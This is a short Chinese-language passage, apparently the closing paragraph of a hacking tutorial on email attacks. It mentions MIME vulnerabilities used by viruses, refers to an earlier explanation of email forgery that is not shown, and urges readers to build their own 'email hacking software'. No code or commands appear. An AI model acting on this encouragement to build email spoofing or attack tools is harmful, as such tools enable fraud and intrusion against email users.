利用电子邮件攻击的方式还有一些，比如比较经典的就是利用MIME漏洞。那也是很多病毒采用的技术。看了上面的一些介绍及其实现方法，我相信基本上对邮件的伪造有大致的了解了吧，自己参考上面实现过程自己动手打造一个属于自己的电子邮件黑软吧。